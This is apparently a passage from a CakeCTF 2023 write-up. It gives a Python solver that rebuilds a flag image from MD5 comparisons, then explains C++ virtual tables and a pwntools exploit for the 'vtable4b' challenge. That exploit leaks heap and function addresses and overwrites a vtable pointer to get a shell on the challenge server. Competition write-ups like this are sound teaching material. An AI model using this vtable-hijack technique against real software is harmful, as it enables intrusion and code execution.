
Because some value obtained from the image data in this 0x14-iteration loop is treated as 3 bytes of data, it seems possible that the program takes 0x14 bits worth of pixels from the image and leaves 4 bits as null.
To verify this, I generated an image whose pixels alternate between black and white with the following script and performed dynamic analysis.
import random
from PIL import Image

def get_pixel_data(image_path):
    image = Image.open(image_path)
    image = image.convert('L')
    pixel_data = list(image.getdata())
    width, height = image.size
    pixel_data_2d = [pixel_data[i * width:(i + 1) * width] for i in range(height)]
    return pixel_data_2d

width, height = 0x1e0, 0x14
mode = "1"
image = Image.new(mode, (width, height))

data = []
for i in range(height):
    for j in range(width):
        if j % 2 == 0:
            data.append(1)
        else:
            data.append(0)

print(data)
image.putdata(data)
image.save("flag.png")

pixels = get_pixel_data("flag.png")
for pixel in pixels:
    print(pixel)
The image generated here becomes vertical black-and-white stripes as shown below.

When I actually used this image, values for which the argument to the MD5 function became 0x0FFFFF and values for which it became 0x000000 began appearing alternately.
With this, it looked like if I could determine the value of answer, I would be able to brute-force the correct flag.
The byte sequence answer is defined as 3840 bytes.
This is 8 times 480, the number specified by width.
In other words, it exactly matches the size of a 32-character MD5 hash digest.
Once I understood this much, all that remained was to write a solver.
One slightly troublesome point was that the comparison target byte sequence was not embedded directly in the byte region answer.
Each 8-byte region of answer contains a virtual address like 0x5004 indicating where the answer byte sequence is stored.
To extract the correct values from there and restore the flag image, I created the following solver.
import struct,hashlib
import binascii

answer = <answer のバイト列>
table = <0x5000 以降のバイト列>

A = []
for i in range(0,3840,8):
    addr = struct.unpack("<Q", answer[i:i+8])[0] - 0x5000
    # print(hex(addr))
    A.append(binascii.hexlify(table[addr:addr+8]).decode())

B = {}
for i in range(1048576):
    h = hashlib.md5(i.to_bytes(3,byteorder="little",signed=True)).hexdigest()
    B[h[:16]] = i

line = []
for a in A:
    i = B[a]
    line.append(f'{i:#020b}'[2:])


from PIL import Image
width, height = 0x1e0, 0x14
mode = "1"
image = Image.new(mode, (width, height))
data = [0 for i in range(0x14*0x1e0)]

for i in range(0x1e0):
    l = line[i]
    for j in range(0x14):
        if l[j] == "1":
            data[480*(0x13-j) + i] = 1
        else:
            data[480*(0x13-j) + i] = 0

image.putdata(data)
image.save("flag.png")

Running this solver generates an image containing the correct flag, as shown below.
Update: vtable4b(Pwn)
Do you understand what vtable is?
Reference: CakeCTF 2023 WriteUp
In this challenge, the binary was not provided, but when you access the challenge server, the following menu screen is displayed.

It seems that we need to compromise the following class.
class Cowsay {
    public:
        Cowsay(char *message) : message_(message) {}
        char*& message() { return message_; }
        virtual void dialogue();

    private:
        char *message_;
};
This class named Cowsay contains a virtual method called dialogue(); and a private member called *message_;.
Using Use cowsay from menu option 1 lets us call the dialogue(); method, and using Change message seems to let us modify the value of *message_;.
dialogue(); is declared as a virtual function.
Roughly speaking, a C++ virtual function is a function that can be overridden by defining a method with the same name in a subclass.
Reference: Learn the Basics of C++ in One Week | Day 6: virtual and virtual functions
For example, if you compile and run the following code, it outputs Child-virtual and Original-nomal.
#include <iostream>
#include <string>

using namespace std;

class CBase{
public:
    virtual void ov(){ cout << "Original-virtual" << endl; }
    void on(){ cout << "Original-nomal" << endl; }
};

class CChild : public CBase {
public:
    void ov(){ cout << "Child-virtual" << endl; }
    void on(){ cout << "Child-nomal" << endl; }
};

int main(){
    CChild* a;
    a = new CChild();
    a->ov();
    a->on();
    return 0;
}
If you look at the disassembly of this code, something interesting appears: the ov function declared as a virtual function is called via an address obtained from the CChild class object stored on the stack, whereas the non-overridable on function defined in the parent class is called directly by address.

In Ghidra’s decompiled output, it looked like this.

Although the ov function and the on function are defined in much the same way, the difference is that only the on function has its virtual address called directly.

From these observations, we can see that in this challenge as well, the call address of the dialogue function, which is defined as a virtual function, is stored inside the Cowsay class object, and by overwriting it we should be able to call the win function and obtain the flag.

Once we understand that much, all that remains is to adjust the byte size appropriately, send in the payload, and obtain a shell and the flag.
from pwn import *

context.log_level = "debug"

target = remote("vtable4b.2023.cakectf.com", 9000)
target.recvuntil(b"win> = ")
win_addr = int(target.recvline(),16)
info("win_addr: %#x" ,win_addr )


target.sendline(b"3")
target.recvuntil(b" [ address ]    [ heap data ]")
target.recvlinesS(6)
heap_addr = int(target.recvline()[:14],16)
info("heap: %#x" ,heap_addr )

target.sendline(b"1")
target.recvuntil(b"[+] You're trying to use vtable at ")
vtable_addr = int(target.recvline(),16)
info("vtable_addr: %#x" ,vtable_addr )

payload = b""
payload += p64(win_addr)
payload += b"\x41"*24
payload += p64(heap_addr)

target.sendline(b"2")
target.sendlineafter(b"Message:",payload)

target.sendline(b"3")
target.sendline(b"1")

target.interactive()

As always, ptr-yudai’s challenges are educational and excellent, and I learn a lot from them.
Summary
It was a lot of fun to play a CTF again after such a long time.
I could read the implementation of Cake Puzzle, but I never made the leap to realize that it was a 15-puzzle, so I got completely stuck. That was frustrating.
Looking back now, there really were several places, such as the s function, hinting that the array was being treated as a plane, so I felt that I needed to analyze it more carefully and at a finer level of detail.
I will keep improving.
Shameless Plug
At Tech Book Fest 15, which started on 11/11, I am distributing a WinDbg book for free.
If it interests you, I would be very happy if you picked up a copy.

Reference: Magical WinDbg - A casual guide to Windows dump analysis and troubleshooting -: Kaeru no Hondana